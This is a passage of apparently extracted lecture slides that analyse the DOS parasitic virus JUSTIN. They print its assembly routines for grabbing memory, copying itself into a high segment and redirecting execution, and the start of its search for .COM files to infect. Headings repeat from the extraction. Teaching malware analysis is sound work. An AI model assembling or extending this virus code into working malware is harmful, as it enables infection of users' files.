- Memory space to reserve in terms of paragraphs – 16 bytes	BX
Output Parameters:	
- CF = 1 (unsuccessful allocation) + BX register – dimension available memory space	
- CF = 0 (successful allocation) + ES register – segment address	

- the virus tries to allocate 2\*64KB memory
- if the memory allocation is impossible then the virus return the control to the host program without infecting files
- after the extra memory segment allocation the problem is if the host program needs more memory in order to execute
- for determining the total available memory, the virus tries allocation for 1MB memory;
- the virus reserves the entire available memory.



## II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

### 1. Verifying and allocating a new supplementary segment mechanism:


#### CHECK\_MEMORY:

```
mov ah,4ah  
mov bx,2000h  
int 21h
```



Try to allocate 2\*64 KB  
2000 paragraphs of 16 bytes each

```
pushf
```



Save the result from CF

```
mov ah,4ah  
mov bx,0ffffh  
int 21h
```




Try to allocate 1 MB

```
mov ah,4ah  
int 21h
```



Allocate only the available space (BX value)

```
popf
```



Restore the result from CF

```
ret
```




Return from the routine/procedure




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### 2. Using the new segment (HIGH):

- is achieved by the routine/procedure **JUMP\_HIGH**
- the virus copies itself in the new segment
- the virus moves the DTA in the new segment using the function 1Ah from INT 21h
- the virus continues the execution in the new segment by modifying CS
- 1000h = 4KB BUT** when the one works with 16 bytes paragraphs => **64KB**




**SI = DI = 100h**  
**source: DS:SI**  
**destination: ES+1000h:DI**  
**rep movsb**



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
## 2. Using the new segment (HIGH):






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## 2. Using the new segment (HIGH):



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
## 2. Using the new segment (HIGH):






# II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

## 2. Using the new segment (HIGH):



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## 2. Using the new segment (HIGH):



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### 2. Using the new segment (HIGH):

#### JUMP\_HIGH:

```
mov ax,ds
add ax,1000h
mov es,ax
mov si,100h
mov di,si
mov cx,offset HOST - 100h
rep movsb
```

Copies the virus machine code  
in the HIGH segment

```
mov ds,ax
mov ah,1ah
mov dx,80h
int 21h
```


Resets the DTA at offset 80h  
in the HIGH segment

```
pop ax
push es
push ax
```

Modifies CS using the stack trick  
In order to execute the virus in the  
HIGH segment

```
retf
```

Return FAR jumps in  
the HIGH segment



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### 3. Searching the .COM files for the infection:

- Using **FIND\_FILE** & **FIND\_NEXT** routines/procedures
- Using the searching routines implemented also in MINI44: Search First (function 4Eh from INT 21h) & Search Next (function 4Fh from INT 21h)

#### **FIND\_FILE:**

```
mov dx,offset COM_MASK
mov ah,4Eh
